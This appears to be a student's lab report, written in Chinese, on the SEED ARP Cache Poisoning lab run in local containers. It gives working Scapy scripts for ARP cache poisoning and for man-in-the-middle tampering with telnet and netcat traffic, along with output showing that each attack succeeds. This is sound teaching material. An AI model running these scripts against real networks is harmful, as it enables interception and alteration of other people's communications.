
lab4 ARP Cache Poisoning Attack Lab

57118204 陈盈

Environment Setup using Container



查看各主机的哈希值和网关。

```
bedb48cab959  M-10.9.0.105
3d8e9e2660f2  B-10.9.0.6
6cdb94e6b036  A-10.9.0.5
[07/18/21]seed@VM:~/.../volumes$ ifconfig
br-ebfcf013cdbd: flags=4163<UP,BROADCAST,RUNNING,MULTI
CAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcas
t 10.9.0.255
        inet6 fe80::42:23ff:fe1d:c130  prefixlen 64  s
copeid 0x20<link>
        ether 02:42:23:1d:c1:30  txqueuelen 0  (Ethern
et)
```

Task 1: ARP Cache Poisoning

Task 1.A (using ARP request)

Attacker 的 MAC 地址。

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
```

arp_request.py，进行 ARP 请求。

```
from scapy.all import *
src_mac='02:42:0a:09:00:69' #Attacker's MAC
dst_mac='00:00:00:00:00:00' #ARP request,so all 0
dst_mac_eth='ff:ff:ff:ff:ff:ff'
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth= Ether(src=src_mac, dst=dst_mac_eth)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac,
pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
 sendp(pkt)
 break
```

先清除受害者主机 A 中关于主机 B 的 arp 缓存信息。

```
root@6cdb94e6b036:/# arp -d 10.9.0.6
root@6cdb94e6b036:/# arp -a
root@6cdb94e6b036:/#
```

在 Attacker 上运行代码。

```
root@93be4ba6eeee:/volumes# python3 arp_request.py
.
Sent 1 packets.
```

在受害者主机 A 中查看路由缓存信息，可以看到 ARP 缓存受到中毒攻击。

```
root@6cdb94e6b036:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

Task 1.B (using ARP reply).

首先清除受害者主机 A 中关于主机 B 的 arp 缓存信息。

```
root@6cdb94e6b036:/# arp -d 10.9.0.6
root@6cdb94e6b036:/# arp -a
```

arp_reply.py，使用 ARP 应答，在 Atacker 上运行该代码。

```
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='02:42:0a:09:00:05' # A
src_ip='10.9.0.6' # B
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac,
pdst=dst_ip, op=2)
pkt = eth / arp
while 1:
 sendp(pkt)
 break
```

当 B 的 IP 不在 A 的缓存中时，由下图可见， ARP 缓存中毒攻击不成功。

```
root@6cdb94e6b036:/# arp -a
root@6cdb94e6b036:/#
```

在 A 上 ping B 的 IP（10.9.0.6），使得 B 的 IP 在 A 的 ARP 缓存中，之后再次发起攻击，发现攻击成功。

```
root@6cdb94e6b036:/#  ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.069 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.111 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.047 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.066 ms
64 bytes from 10.9.0.6: icmp_seq=5 ttl=64 time=0.057 ms
^C
--- 10.9.0.6 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4083ms
rtt min/avg/max/mdev = 0.047/0.070/0.111/0.021 ms
root@6cdb94e6b036:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:06 [ether] on eth0
root@6cdb94e6b036:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@6cdb94e6b036:/#
```

Task 1C (using ARP gratuitous message)

arp.py，Attacker 运行代码进行攻击。

```
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac,
pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
 sendp(pkt)
 break
```

当 B 的 IP 不在 A 的缓存中时，由下图可见， ARP 缓存中毒攻击不成功。

```
root@6cdb94e6b036:/# arp -d 10.9.0.6
root@6cdb94e6b036:/# arp -a
root@6cdb94e6b036:/#
```

```
root@6cdb94e6b036:/# arp -a
root@6cdb94e6b036:/#
```

在 A 上 ping B 的 IP（10.9.0.6），使得 B 的 IP 在 A 的 ARP 缓存中，之后再次发起攻击，发现攻击成功。

```
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
64 bytes from 10.9.0.6: icmp_seq=1 ttl=64 time=0.077 ms
64 bytes from 10.9.0.6: icmp_seq=2 ttl=64 time=0.052 ms
64 bytes from 10.9.0.6: icmp_seq=3 ttl=64 time=0.049 ms
64 bytes from 10.9.0.6: icmp_seq=4 ttl=64 time=0.048 ms
^C
--- 10.9.0.6 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3052ms
rtt min/avg/max/mdev = 0.048/0.056/0.077/0.011 ms
root@6cdb94e6b036:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@6cdb94e6b036:/#
```

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack)

arp_A.py，对于主机 A 的攻击代码。

```
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.6' # B
dst_ip='10.9.0.6' # B
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac,
pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
 sendp(pkt)
```

arp_B.py，对于主机 B 的攻击代码。

```
from scapy.all import *
src_mac='02:42:0a:09:00:69' # M
dst_mac='ff:ff:ff:ff:ff:ff' # broadcast MAC address
src_ip='10.9.0.5' # A
dst_ip='10.9.0.5' # A
eth = Ether(src=src_mac, dst=dst_mac)
arp = ARP(hwsrc=src_mac, psrc=src_ip, hwdst=dst_mac,
pdst=dst_ip, op=1)
pkt = eth / arp
while 1:
 sendp(pkt)
```

以上代码使用 while 循环，保证可以持续发包。在 A 和 B 建立 telnet 连接之后，分别对 A 和 B 进行 ARP 缓存中毒攻击，结果如下图。

对于主机 A

```
root@6cdb94e6b036:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
```

对于主机 B

```
root@3d8e9e2660f2:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:05 [ether] on eth0
root@3d8e9e2660f2:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
```

Step 2 (Testing).

关闭 Attacker 的 IP 转发功能，主机 B 尝试 ping 主机 A，没有回应。

```
root@bedb48cab959:/volumes# sysctl net.ipv4.ip_forward
=0
net.ipv4.ip_forward = 0
```

```
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=65/16640, ttl=64 (no resp…
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=66/16896, ttl=64 (no resp…
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=66/16896, ttl=64 (no resp…
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=67/17152, ttl=64 (no resp…
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=67/17152, ttl=64 (no resp…
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) request  id=0x002a, seq=68/17408, ttl=64 (no resp…
```

Step 3 (Turn on IP forwarding).

打开 Attacker 的 IP 转发，此时在主机 B 上 ping 主机 A ，作为中间人的主机 M 会转发两台主机间的数据包，就能收到 ping 的回应了。

```
root@bedb48cab959:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

```
root@3d8e9e2660f2:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.090 ms
From 10.9.0.105: icmp_seq=2 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.076 ms
From 10.9.0.105: icmp_seq=3 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.064 ms
From 10.9.0.105: icmp_seq=4 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.066 ms
From 10.9.0.105: icmp_seq=5 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.085 ms
From 10.9.0.105: icmp_seq=6 Redirect Host(New nexthop: 10.9.0.5)
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.068 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.050 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.054 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.061 ms
```

```
10.9.0.105      10.9.0.6        ICMP    128 Redirect
10.9.0.105      10.9.0.6        ICMP    128 Redirect
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
10.9.0.5        10.9.0.6        ICMP    100 Echo (ping) reply
10.9.0.5        10.9.0.6        ICMP    100 Echo (ping) reply
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
10.9.0.105      10.9.0.6        ICMP    128 Redirect
10.9.0.105      10.9.0.6        ICMP    128 Redirect
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
10.9.0.6        10.9.0.5        ICMP    100 Echo (ping) reques
```

Step 4 (Launch the MITM attack).

mitm.py 如下

```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
 if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
       data = pkt[TCP].payload.load # The original payload data
       data_len = len(data)
       newdata = data_len * 'Z' # No change is made in this sample code
       send(newpkt/newdata)
    else:
```

```
        send(newpkt)

 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:

       newpkt = IP(bytes(pkt[IP]))
       del(newpkt.chksum)
       del(newpkt[TCP].chksum)
       send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

首先在 Attacker 上运行两个 ARP 缓存中毒攻击程序(arp_A,arp_B) ，然后打开 IP 转发功能。

```
root@bedb48cab959:/volumes#  sysctl net.ipv4.ip_forwar
d=1
net.ipv4.ip_forward = 1
```

接着在主机 A 上与主机 B 建立 telnet 连接。

```
root@6cdb94e6b036:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3d8e9e2660f2 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-gene
ric x86_64)
```

接着，关闭 Attacker 的 IP 转发功能，并运行 mitm.py。

```
root@bedb48cab959:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@bedb48cab959:/#
```

```
root@bedb48cab959:/volumes# python3 mitm.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

之后发现在主机 A 通过 telnet 远程登陆主机 B 获得的 shell 上输入的任何字符都被替换成 Z。

```
To restore this content, you can run the 'unminimize'
command.
Last login: Sun Jul 18 20:52:24 UTC 2021 from A-10.9.0
.5.net-10.9.0.0 on pts/2
seed@3d8e9e2660f2:~$ ZZZZZZZZZZZZ
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

对 mitm.py 进行修改，得 mitm2.py

```
from scapy.all import *
IP_A = "10.9.0.5"
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
MAC_B = "02:42:0a:09:00:06"
def spoof_pkt(pkt):
 if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
       data = pkt[TCP].payload.load # The original payload data
       data_len = len(data)
       newdata = data.replace(str.encode("cy"), str.encode("aa")) # No change is
made in this sample code
       send(newpkt/newdata)
    else:
       send(newpkt)
 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
      newpkt = IP(bytes(pkt[IP]))
      del(newpkt.chksum)
      del(newpkt[TCP].chksum)
      send(newpkt)
f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

关闭 Attacker 的 IP 转发设置，在主机 B 上运行 nc -lp 9090 ，在 主机 A 上运行 nc 10.9.0.6 9090 ，此时双方进行数据通信，发现没有被修改；然后在 Attacker 上进行 ARP 缓存中毒攻击（arp_A,arp_B），再运行 mitm2.py。

```
root@bedb48cab959:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

此时主机 A 向主机 B 发送信息时，发现 cy 被改为 aa。

```
root@6cdb94e6b036:/# nc 10.9.0.6 9090
cyinseu
cyinseu
```

```
root@3d8e9e2660f2:/# nc -lp 9090
cyinseu
aainseu
```